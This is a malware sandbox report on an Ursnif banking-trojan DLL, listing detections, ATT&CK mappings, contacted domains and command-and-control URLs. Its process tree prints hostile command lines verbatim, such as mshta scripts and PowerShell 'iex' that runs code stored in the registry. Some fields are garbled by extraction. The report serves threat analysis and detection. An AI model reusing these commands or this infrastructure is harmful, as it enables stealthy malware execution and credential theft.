

JoeSandbox Cloud BASIC



ID: 506330

Sample Name: gECym.bin

Cookbook: default.jbs

Time: 15:07:24

Date: 20/10/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report gECym.bin	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Yara Overview	5
Memory Dumps	5
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Data Obfuscation:	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
Key, Mouse, Clipboard, Microphone and Screen Capturing:	6
E-Banking Fraud:	6
System Summary:	6
Data Obfuscation:	6
Hooking and other Techniques for Hiding and Protection:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	9
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	9
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	12
Contacted IPs	12
Public	12
Private	12
General Information	12
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASN	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
Static File Info	19
General	19
File Icon	19
Static PE Info	19
General	19
Authenticode Signature	20
Entrypoint Preview	20
Data Directories	20
Sections	20
Resources	20
Imports	20
Exports	20
Version Infos	20
Possible Origin	20
Network Behavior	21
Network Port Distribution	21
TCP Packets	21
UDP Packets	21
DNS Queries	21
DNS Answers	21
HTTP Request Dependency Graph	23

HTTPS Proxied Packets	23
Code Manipulations	53
User Modules	53
Hook Summary	53
Processes	53
Statistics	53
Behavior	53
System Behavior	53
Analysis Process: loadll32.exe PID: 2908 Parent PID: 5980	53
General	53
File Activities	54
Analysis Process: cmd.exe PID: 5032 Parent PID: 2908	54
General	54
Analysis Process: regsvr32.exe PID: 1368 Parent PID: 2908	55
General	55
Analysis Process: rundll32.exe PID: 4892 Parent PID: 5032	55
General	55
Analysis Process: iexplore.exe PID: 2376 Parent PID: 2908	56
General	56
Analysis Process: rundll32.exe PID: 4908 Parent PID: 2908	56
General	56
Disassembly	57
Code Analysis	57

Windows Analysis Report gECym.bin


Overview

General Information

Sample Name:	gECym.bin (renamed file extension from bin to dll)
Analysis ID:	506330
MD5:	fcfb53acd5fd1637..
SHA1:	a09432a56375c5..
SHA256:	cc7045d9fe77c4a..
Tags:	7412 exe greenpass isfb ursnif
Infos:	

Most interesting Screenshot:

Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- | |
|---|
| Sigma detected: Powershell run cod... |
| Multi AV Scanner detection for subm... |
| Yara detected Ursnif |
| System process connects to networ... |
| Sigma detected: Encoded IEX |
| Hooks registry keys query functions... |
| Writes or reads registry keys via WMI |
| Suspicious powershell command line... |
| Modifies the prolog of user mode fun... |
| Sigma detected: MSHTA Spawning ... |
| Sigma detected: Mshta Spawning W... |
| Modifies the export address table of... |
| Writes registry values via WMI |
| Modifies the import address table of... |
| Uses 32bit PE files |

Classification



Process Tree

- System is w10x64

-  **cmd.exe** (PID: 2908 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\lgECym.dll' MD5: 72FCDB8F0A0DC38ED90569AD673650E)
-  **rundll32.exe** (PID: 5032 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\lgECym.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
-  **rundll32.exe** (PID: 4892 cmdline: rundll32.exe 'C:\Users\user\Desktop\lgECym.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
-  **regsvr32.exe** (PID: 1368 cmdline: regsvr32.exe /s C:\Users\user\Desktop\lgECym.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
-  **iexplore.exe** (PID: 2376 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 -  **iexplore.exe** (PID: 2856 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2376 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEE8013E2AB58D5A)
-  **rundll32.exe** (PID: 4908 cmdline: rundll32.exe C:\Users\user\Desktop\lgECym.dll,DllUnregisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
-  **rundll32.exe** (PID: 4864 cmdline: rundll32.exe C:\Users\user\Desktop\lgECym.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
-  **rundll32.exe** (PID: 6232 cmdline: rundll32.exe C:\Users\user\Desktop\lgECym.dll,DllGetClassObject MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
-  **mshta.exe** (PID: 5352 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Kf7p='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Kf7p)).regread('HKCU\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\TestLocal');if(!window.flag)close()-</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
-  **powershell.exe** (PID: 1140 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
 -  **conhost.exe** (PID: 5800 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
-  **mshta.exe** (PID: 5956 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Acbs='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Acbs)).regread('HKCU\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\TestLocal');if(!window.flag)close()-</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
 -  **powershell.exe** (PID: 4856 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
 -  **conhost.exe** (PID: 6272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
-  **mshta.exe** (PID: 2620 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Ns0e='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ns0e)).regread('HKCU\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E\TestLocal');if(!window.flag)close()-</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
 -  **powershell.exe** (PID: 1640 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
 -  **conhost.exe** (PID: 1520 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000003.668818796.00000000050D8000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000009.00000003.669066527.00000000050D8000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.760454651.0000000005528000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000009.00000003.720146282.00000000050D8000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.725551694.0000000003C38000.0000004.00000040.sdmf	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 50 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.rundll32.exe.2a90000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.f30000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.10000000.3.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.10000000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0.2.loaddll32.exe.37194a0.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 2 entries

Sigma Overview

System Summary:



Sigma detected: Encoded IEX

Sigma detected: MSHA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Non Interactive PowerShell

Data Obfuscation:



Sigma detected: Powershell run code from registry

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Networking:



System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

System Summary:



Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:



Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:





Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdropping on Network Communications
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Software Packing 1	Input Capture 1	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 3	Exfiltration Over Bluetooth	Encrypted Channel 1 1	Exploitation of Remote Calls
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Security Account Manager	System Information Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploitation of Trusted Local Accounts
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swapping

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Initial Sample

Source	Detection	Scanner	Label	Link
gECym.dll	11%	Virustotal		Browse
gECym.dll	6%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.1.loaddll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.1.regsvr32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.1.loaddll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
6.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.loaddll32.exe.10d0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://aaaa.bar/	0%	Virustotal		Browse
http://https://aaaa.bar/	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/5EykzOMH8AC5xhH2f/h8YTRIF2mRSj/KI86vZ_2Fir/d_2FuekCCAOUj/zFWcX3e13Ac_2BX_2BJGA/HUhc5yQiyPXedVM9/FyaB9AafT7f6pn1/rx17UyN0GmK2igoXTb/2p_2Bsvox3/fo8we1bgw6ZsfyAC6K72/DEX9YIVMxwvcSkZsNZR/8w9U8utAyGo407eExfiyfi/bLDkUZuz9hmdJ/XGlnYyFkli4cy/JoKC.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/yQNRXOou_2F/TKb_2FDPLUxEHX/34UsiNmRGfF0U0brjExsG/R8lvAy6e3bs7Nh2H/QoLe_2Bwp2v2e8Z/lwuiqSnSaPWQnudhme/0fUiRiwnK/Hc2m5rShJXeZnaMhBAa7/2sv1pUExc23tcG4uzbe/S9YqUCaVHHJSHD_2FHBasu/DOIWi2P1fW4xMvPgP1tY3/PB1yvdHjP2knFI0vG_2Fhxc/khv1QiPG/3tnR7uH.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/v6MBuMp_2/FbQ1ciPPyCG2FcgWXCEw/4p6JWEqOHqaqmtUZIw/iZ4hp74waYQa3SoGGuOho1/ovu	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/v6MBuMp_2/FbQ1ciPPyCG2FcgWXCEw/4p6JWEqOHqaqmtUZIw/iZ4hp74waYQa3SoGGuOho1/ovuXqp7KsWgS/wBggvPBS/iWInt5CFnJyvSqpyHgJyYxn/O_2F_2BUYe/fLDTk5RpDf_2F9mZ_2F7NAIxeGgZa/QcsaY21TZzX/U7Qlv9qlBRWqpg/DR61HU_2FzqgxKP2wonEs/EkSZK.crw	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_pad%2Cb_auto/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Faedbb0638c2ccabdeb958fc2d93204dc.jpg	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5b179a030c29a1ac065fdc22323514dd.png	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/NO7gR0KTy/Oqx9aKgxsT2Y54eU9/T_2Fq68MoL8B/sVtG7ExwGuN/2b4WQXmrNjZqxz/IsPguUpM_2FQweZhv_2BB/qSCYCr2zsOkbh38r/lT4yIHc8jFLoOJQ/k2WdhsET8UEtCwKWoz/qKONYcQpl/QBJ1Utsdnk2R51rdvsN/Du_2F_2Ftub4vOTuIOX/47sdvY8Q/mQd32Pz7EA_2F/N.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/MVdZliu0NzX64WJ/GgxHg6bC6YiitOGCL_2B/K5_2B4OguOlrq_2F/deq5LFM1_2Fh_2BA30hkJ4LKBs8Pnjdwl/9w5zD21KD/Gv4zCmpHpXW8kBPJ6yzJ/GKf4n1QcwBRAhkvF2a_2BDpnBrAV7AZvGg_2FwtGg/RaDubMye7jqhn/NmN4Vf9F/bD7myyGQXfiKlv1_2BoXKI7/VLTDzeWG/dZ.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/H4GjPkmE7AedOn2/SaetnicpaebgBYZBph/BvmQBH2Ya/Oa7o5fA_2FxihzNsKVG/G/_2BKOERN0ze3StZ8PJ0/K9jriAYK2cirYDQTLgJFGo/m_2BMIG_2Ff7J/M2INW_2B/JwKxyFyNvYcJPpLYcu2z3fg/Co6_2F9DSd/aeV2iileWP_2B3q/B8li95Syxk_2/BFqOHwCSf6U/KnFKNxJjQfi9vK/6tnrhCZ8FpH5l_2FDWF/IT.crw	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5282696e9e2aabcd3d346a6d7ed7591e.png	0%	Avira URL Cloud	safe	
http://https://ad-delivery.net/pix.gif?ch=1&e=0.9973131461099627	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F18faa6af75b04f0199f63404d815074b.jpg	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F0d7ca0c89d5d09bf1d71170b01c3a769.jpg	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/6ybu_2FNdKF0gG/m7orpeXdQJjdHGv7mDML/JfKVVeTDKq1gaDX7/GcXqJLlu546KZ6e/n4P4OzwLSG43PTmkn1/t0lauqYi/uThwl2_2Bb89U_2F9pLY/Zxq7QGyY_2FF4AUNHA/i342YI4jYPKMWYQUnOqvUq/ia1VXOlbvfYW/_2BuG_2B/Dlgb1sPi5LA4l6opVIFmhDT/0Z5HvD.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/WNAIlg8cEc/UcfXfHTDCraOPvAxQ0u0/IBGE8nVsnVmaTWmqt_2/FgXrkKfYI9UDVTSC9YOK9U/edsq3qaEaK4UV/nX98HXXg/zJ1jx_2BUw5Fkli5F8Alb_2FG3fGkSRfJ/J4BestfVNDauFKDxV/xH_2BYMBJKGO/i9O5k15Exg/Ujf1s7nWsRKDBP/pBWe2EoKcTyJW0r5TV22O/pk_2FzstpMvpdzIO/Mq8HfsXB/P.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/gquCtXgLcwr_2F/e84ivzpkcm6RjGEX01HRQ/1JrxRgAMZnr84pf7/d6zLleHTDCpRxyP/mtUcNkhWJ9YEaOQAKu/ZbEc2Du6X/JsZUowsYOu98vblofvm0/EeOsadhZCmRp8ZCZ8KO/Ei99ya5BDB6uxeZYaXwGYu/W7LMC3IC7p7Aq/X8nzxfM9/9M7hUrRFHoU/Zf8MWsTW.crw	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FIBK%2F542734683__clsfZCtG.jpg	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/VsEIWZ_2Fbo/VS2aUL2DPkksBz/_2BbHmaiMGFq8k7sf_2FK/_2BE4M1ccGRR2cER/_2ByL6dRggF3y7v/VMJcRRP5R6TojvxFTX/kOSI73q2F/w8Q6acp8KbUFCwTOVCqa/KHPQFw1xW8ntmCw6R5/_2FriFMvRAS7jKjzJNgjl_/2B3Jlm1ZTjVZL/7f9n_2Fm/j0A3VF_2BXTXJlyVXccf7gs/IMfn4fjHWd/I3lboiX_2F3/uQt3.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/hqka30Wii/31Oq5rEnSRjUxODbgauN/3Qomlb_2B6I7h2xlFjq/YffmBTpCRrKICahwBmdRoz/L3L_2BpluTz9H/ch5yKjwO/n0FR27CV_2B_2FzpXk9iMJC/P_2Fk2e7Yv/b_2BW31QojrkMDFWC/ZHFJBu8IQq/OZI9lNxt6O0/sFuOUiC9FGcBD8/qZGUUVX5D_2FYXiueA015K/GMEEnEsw.crw	0%	Avira URL Cloud	safe	
http://https://aaaa.bar/jdraw/VsEIWZ_2Fbo/VS2aUL2DPkksBz/_2BbHmaiMGFq8k7sf_2FK/_2BE4M1ccGRR2cER/_2ByL6dRggF	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
dart.l.doubleclick.net	172.217.168.38	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false		high
aaaa.bar	31.220.111.98	true	false		high
myip.opendns.com	102.129.143.33	true	false		high
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
btloader.com	104.26.7.139	true	false		high
geolocation.onetrust.com	104.20.184.68	true	false		high
ad-delivery.net	104.26.3.70	true	false		high
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		high
web.vortex.data.msn.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high

Name	Malicious	Antivirus Detection	Reputation
http:// https://aaaa.bar/jdraw/5EyKzOMH8AC5xhH2f/h8YTRIF2mRSj/KI86vZ_2Fir/d_2FuekCCAOUjff/zFWcX3e13Ac_2BX_2BJGA/HUhc5yQiyPXedVM9/FyaB9AafT7f6pn1/rx17UyN0GmK2igoXTb/2p_2Bsvx3/fo8we1bgw6ZsfyAC6K72/DEX9YIVMXwvcSkZsNZR/8w9U8utAyGo407eExfiyfi/bLDkUzuz9hmdJ/XGlnYyFxl4cy/JoKC.crw	true	Avira URL Cloud: safe	unknown
http:// https://aaaa.bar/jdraw/yQNRXOou_2F/TKb_2FDPLUxEHX/34UsiNmRGRF0U0brjExsG/R8lvAy6e3bs7Nh2H/QoLe_2Bwp2v2e8Z/lwuiqSnSaPwQnudhme/0fUiRiwnK/HC2m5rShJXeZnaMhBAa7/2sv1pUExc23tcG4uzbe/S9YqUCaVHHJSHD_2FHBasu/DOIWi2P1fW4xM/vPgP1tY3/PB1yvvdHjP2kNFIOvG_2Fhxc/khv1QiPG/3tnr7uH.crw	true	Avira URL Cloud: safe	unknown
